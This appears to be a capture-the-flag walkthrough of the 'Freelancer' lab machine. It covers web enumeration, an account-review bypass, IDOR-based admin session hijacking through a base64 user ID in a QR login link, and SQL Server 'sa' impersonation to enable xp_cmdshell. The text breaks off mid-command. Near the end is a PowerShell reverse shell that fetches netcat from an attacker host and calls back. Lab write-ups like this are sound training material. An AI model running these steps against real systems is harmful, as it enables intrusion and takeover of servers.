Freelancer

16th September 2024 / Document No D24.100.301

Prepared By: ctrlzero

Machine Author: Spectra199

Difficulty: Hard

Classification: Official

Synopsis

Freelancer is a Hard Difficulty machine is designed to challenge players with a series of vulnerabilities that are frequently encountered in real-world penetration testing scenarios. It covers a broad range of skills, including identifying business logic flaws in web applications, exploiting common vulnerabilities like insecure direct object reference (IDOR) and authorization bypass, and engaging with SQL impersonation attacks, which may not be common but are still critical to understand.

Players will work through various scenarios, such as exposing sensitive information through directory enumeration and manually building SQL queries, which mimic the tasks typically required in real-life assessments. Advanced exploitation techniques are introduced, including remote code execution via SQL features and Windows memory forensics, which add depth to the challenges.

Active Directory attacks are featured heavily, focusing on exploiting the AD Recycle Bin and the "Backup Operators" group, both of which have practical implications in modern environments. Password spraying, hash cracking, and bypassing antivirus tools also form part of the lab, ensuring a comprehensive experience that tests basic and advanced penetration testing techniques. Expect a blend of logical reasoning, technical exploitation, and real-world problem-solving throughout this lab.

Skills Required

- Web Application Security
- SQL Exploitation
- Active Directory (AD) Attacks Knowledge
- Forensics & Reverse Engineering
- AV Evasion

Skills Learned

- Identifying Logic Vulnerabilities: How to analyze and exploit weaknesses in the logic of web applications to bypass intended workflows.
- Exploiting IDOR and Authorization Bypass: Techniques to gain unauthorized access by exploiting insecure direct object references and weak authorization controls.
- SQL Impersonation and Manual Query Crafting: Skills in identifying SQL misconfigurations, manually constructing SQL queries, and leveraging impersonation privileges for exploitation.
- Sensitive Information Exposure through Enumeration: Techniques for directory and file enumeration to uncover sensitive data and misconfigurations.
- Remote Code Execution via SQL Features: Leveraging SQL features like `xp_cmdshell` to execute commands on the server remotely.
- Memory Forensics: Skills in memory dump extraction and analysis.
- Active Directory Exploitation: Techniques for exploiting AD features like the Recycle Bin and privileged groups.

Enumeration

Nmap

```
$ nmap -Pn -T4 --top-ports 1000 --privileged -sV -A 10.129.20.59

Starting Nmap 7.92 ( https://nmap.org ) at 2024-09-20 08:30 MDT
Nmap scan report for freelancer.htb (10.129.20.59)
Host is up (0.055s latency).
Not shown: 988 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          nginx 1.25.5
|_http-server-header: nginx/1.25.5
|_http-title: Freelancer - Job Board & Hiring platform
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-09-20
19:31:12Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
freelancer.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
freelancer.htb0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1
open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results
incomplete
No OS matches for host
Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 5h00m12s
```


```
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-09-20T19:31:21
|_  start_date: N/A

TRACEROUTE (using port 139/tcp)
HOP RTT      ADDRESS
1   55.87 ms 10.10.14.1
2   56.61 ms freelancer.htb (10.129.20.59)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 90.46 seconds
```

We have a list of ports commonly associated with a Windows Domain Controller as well as a `Nginx` web server open at this time. Browsing to the target IP address we'll notice that it redirects to the domain name `freelancer.htb`. We'll start by adding `freelancer.htb` to our `/etc/hosts` file.

```
$ sudo echo "10.129.20.59 freelancer.htb" >> /etc/hosts
```


From our `nmap` output, we can also take note that SMB signing is enabled and required which will mitigate any potential SMB relay attacks. Because of this, we can avoid this type of attack for potential exploitation to save time.

Browsing to the target website we can see a few functions readily apparent that are of interest regarding account registration and log in.




Let's enumerate the web application for any endpoints that may be of interest. We'll start by fuzzing the sub-directories of the application with `ffuf`. Right away we find an `/admin` endpoint that is most certainly of interest, however, since we do not have credentials at this time we'll revisit this later on.

```
$ ffuf -u http://freelancer.htb/FUZZ -w ~/wordlists/SecLists/Discovery/Web-Content/common.txt -t 10
<...SNIP...>
________________________________________________

about                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 202ms]
admin                   [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 202ms]
blog                    [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 204ms]
contact                 [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 202ms]
:: Progress: [4711/4711] :: Job [1/1] :: 51 req/sec :: Duration: [0:01:35] :: Errors: 0 ::
```




We'll start by looking at the `Employer Register` link and notice a message that indicates that an internal review of the account will be required before we can log in. This should be a point of interest so we'll explore that function.


- **Note: After creating your employer account, your account will be inactive until our team reviews your account details and contacts you by email to activate your account.**




After submitting our account details we'll be redirected back to a login page and unable to authenticate as expected because our account is under review.
Note: Take note of the security questions that were entered

We can also see that we have a `Forgot Password` link available. Let's try and bypass the internal account review by resetting the password to the account we just registered. After going through the reset process we'll be redirected back to the login page and find that we can successfully bypass the account review by simply resetting our account credentials.








Upon logging in and browsing the web application we can see a few functions regarding account management such as changing security questions, deleting the account, managing jobs, etc. These functions should stand out as potential opportunities for Insecure Direct Object Reference (IDOR) abuse. Another menu function available to us is authentication via a QR code that will not require credentials. Let's quickly analyze the QR code content to see if it contains any information that can be taken advantage of.

We can use the Authenticator browser extension and quickly scan this code and see that it contains a link with a unique ID. If we look closely at this link we can see part of the path seems to be Base64 encoded: `MTAwMTE=`. http://freelancer.htb/accounts/login/otp/MTAwMTE=/3072cc90b4d01fa56e83c10025b27139/


Decoding this seems to be an indicator of our account ID.

```
$ echo MTAwMTE= | base64 -d
10011
```



Let's see if we can verify that `10011` is our account ID by browsing around the web application for any additional information disclosure. An obvious place to start would be in our account profile section, but for the sake of brevity, we can look at the Jobs Dashboard and click on an existing employer account name such as Tom Hazard.

We take note of the URL that seems to contain an account ID as well. If we leave a review on this job posting and then proceed to highlight the account username we can see that we have verified our account ID.



Now that we have verified some information let's try and enumerate for all known accounts by fuzzing with `ffuf`

```
$ ffuf -u 'http://freelancer.htb/accounts/profile/visit/FUZZ/' -X GET -H
'Cookie: sessionid=huzgt9mzuwxby81ljky4iqp3i73vlgbk;
csrftoken=8154bDPG3IHLsRuh4c4RAjRRZ4LgCh3m'  -w
~/wordlists/SecLists/Fuzzing/all_ports.txt

<...SNIP...>
________________________________________________

2                       [Status: 200, Size: 16156, Words: 5938, Lines: 423,
Duration: 657ms]
```


```
6                       [Status: 200, Size: 16148, Words: 5936, Lines: 423,
Duration: 158ms]
7                       [Status: 200, Size: 16173, Words: 5939, Lines: 424,
Duration: 238ms]
8                       [Status: 200, Size: 16164, Words: 5937, Lines: 424,
Duration: 406ms]
9                       [Status: 200, Size: 16144, Words: 5938, Lines: 424,
Duration: 186ms]
10                      [Status: 200, Size: 16659, Words: 6139, Lines: 432,
Duration: 147ms]
11                      [Status: 200, Size: 16680, Words: 6143, Lines: 432,
Duration: 329ms]
12                      [Status: 200, Size: 16162, Words: 5942, Lines: 424,
Duration: 312ms]
13                      [Status: 200, Size: 16184, Words: 5941, Lines: 424,
Duration: 288ms]
14                      [Status: 200, Size: 16147, Words: 5940, Lines: 424,
Duration: 148ms]
10011                   [Status: 200, Size: 16129, Words: 5934, Lines: 423,
Duration: 672ms]
```

Starting from the top of the list we can quickly identify that account ID `2` belongs to an admin user. Let's revisit the QR code one-time log-in and attempt to tamper with the data to potentially hijack a session as an administrator.

A quick summary of the steps we'll need to perform are as follows:


1. Scan new QR code to get link content
    - `http://freelancer.htb/accounts/login/otp/MTAwMTE=/cddfc9b1875650bc4d00ad9fe8b4fb43/`
2. Encode the number `2` in Base64 which results in `Mgo=`
3. Modify the link with the admin account ID
    - `http://freelancer.htb/accounts/login/otp/Mgo=/cddfc9b1875650bc4d00ad9fe8b4fb43/`

After browsing to this URL we can see we're now logged in as an administrator.



Going back to our initial enumeration data we can revisit the `/admin` panel that was found earlier and see that we now have access to a `Django` site administration panel. At first inspection, this seems like a typical `Django` management dashboard, but one feature that is not configured by default is the `Development Tools` section containing a `SQL Terminal`.

We could also examine all user accounts to attempt to crack their password hashes. However, since the passwords are encrypted using `pbkdf2_sha256`, a method that is computationally intensive and cracking them would be very resource-demanding. So let's go for the low-hanging fruit first and if needed we can come back to any password cracking attempts.



Foothold

We'll focus on the SQL Terminal for now and gain as much information as we can about its capability and current privilege level.

Our first query will be the server name to enumerate what type of SQL server we're interacting with. The output indicates it's `SQLEXPRESS`.

```
SELECT @@SERVERNAME;
---------------
|DC\SQLEXPRESS|
---------------
```

We'll then query our current user, system roles and whether or not we are currently a system administrator.

```
SELECT SYSTEM_USER;
------------------------
|Freelancer_webapp_user|
------------------------
```

```
SELECT name,roles FROM sysusers WHERE issqluser = '1'
---------------------------------
| name                  | roles |
| --------------------- | ----- |
| dbo                   | null  |
| guest                 | null  |
| INFORMATION_SCHEMA    | null  |
| sys                   | null  |
| Freelancer_webapp_user | null  |
---------------------------------
```

```
SELECT is_srvrolemember('sysadmin');
---
|0|
---
```

So far we currently do not have system administrator privileges, but we can also query if we've been granted privileges that we might be able to leverage. Let's query for our `principal_id` and use that value in an additional query to find any server permissions that have been granted to us.

```
SELECT name, principal_id FROM sys.server_principals WHERE name = 'sa' OR name =
'Freelancer_webapp_user'
----------------------------------------
| name                  | principal_id |
| --------------------- | ------------ |
| sa                    | 1            |
| Freelancer_webapp_user | 267          |
----------------------------------------
```

```
SELECT grantee_principal_id, permission_name, grantor_principal_id
FROM sys.server_permissions
WHERE grantee_principal_id = '267';
------------------------------------------------------------
|grantee_principal_id|permission_name|grantor_principal_id|
|--------------------|---------------|--------------------|
|267                 |CONNECT SQL    |1                   |
|267                 |IMPERSONATE    |1                   |
------------------------------------------------------------
```

The above output indicates that the `sa` account (`1`) has granted the `IMPERSONATE` privilege to our current user `Freelancer_webapp_user` account (`267`). This means we should be able to impersonate `sa` and take full control over the SQL service. For a more readable output, an alternative query to the previous query is as follows.

```
SELECT a.name AS grantee, b.permission_name, c.name AS grantor
FROM sys.server_permissions b
INNER JOIN sys.server_principals a
ON b.grantee_principal_id = a.principal_id
INNER JOIN sys.server_principals c
ON b.grantor_principal_id = c.principal_id
WHERE b.permission_name = 'IMPERSONATE';
-----------------------------------------------------
| grantee               | permission_name | grantor |
| --------------------- | --------------- | ------- |
| Freelancer_webapp_user | IMPERSONATE     | sa      |
-----------------------------------------------------
```

As always we will validate our findings before proceeding. And as expected by using the `EXECUTE AS` statement we can impersonate the `sa` account.

```
EXECUTE AS LOGIN = 'sa';
SELECT is_srvrolemember('sysadmin');
---
|1|
---
```

Let's enable `xp_cmdshell` and verify that we have code execution.

```
EXECUTE AS LOGIN = 'sa';
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

```
EXECUTE AS LOGIN = 'sa';
EXEC xp_cmdshell "whoami";
--------------------
|output            |
|------------------|
|freelancer\sql_svc|
|null              |
--------------------
```

With code execution confirmed let's go ahead and get a reverse shell. Because Windows Defender is enabled on this target we can use the Windows version of netcat to bypass it. Let's create a PowerShell script that we can host with a Python web server to serve our files and execute our reverse shell in one shot.

On our attacking machine:

```
# reverse.ps1
iwr http://10.10.14.82:8000/nc64.exe -outfile c:\\users\\public\\nc64.exe;
c:\\users\\public\\nc64.exe -e powershell.exe 10.10.14.82 10001
```

```
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.20.59 - - [20/Sep/2024 13:51:42] "GET /reverse.ps1 HTTP/1.1" 200 -
10.129.20.59 - - [20/Sep/2024 13:51:42] "GET /nc64.exe HTTP/1.1" 200 -
```

On the target:

```
EXECUTE AS LOGIN = 'sa';
EXEC xp_cmdshell "powershell -ep bypass iex(iwr
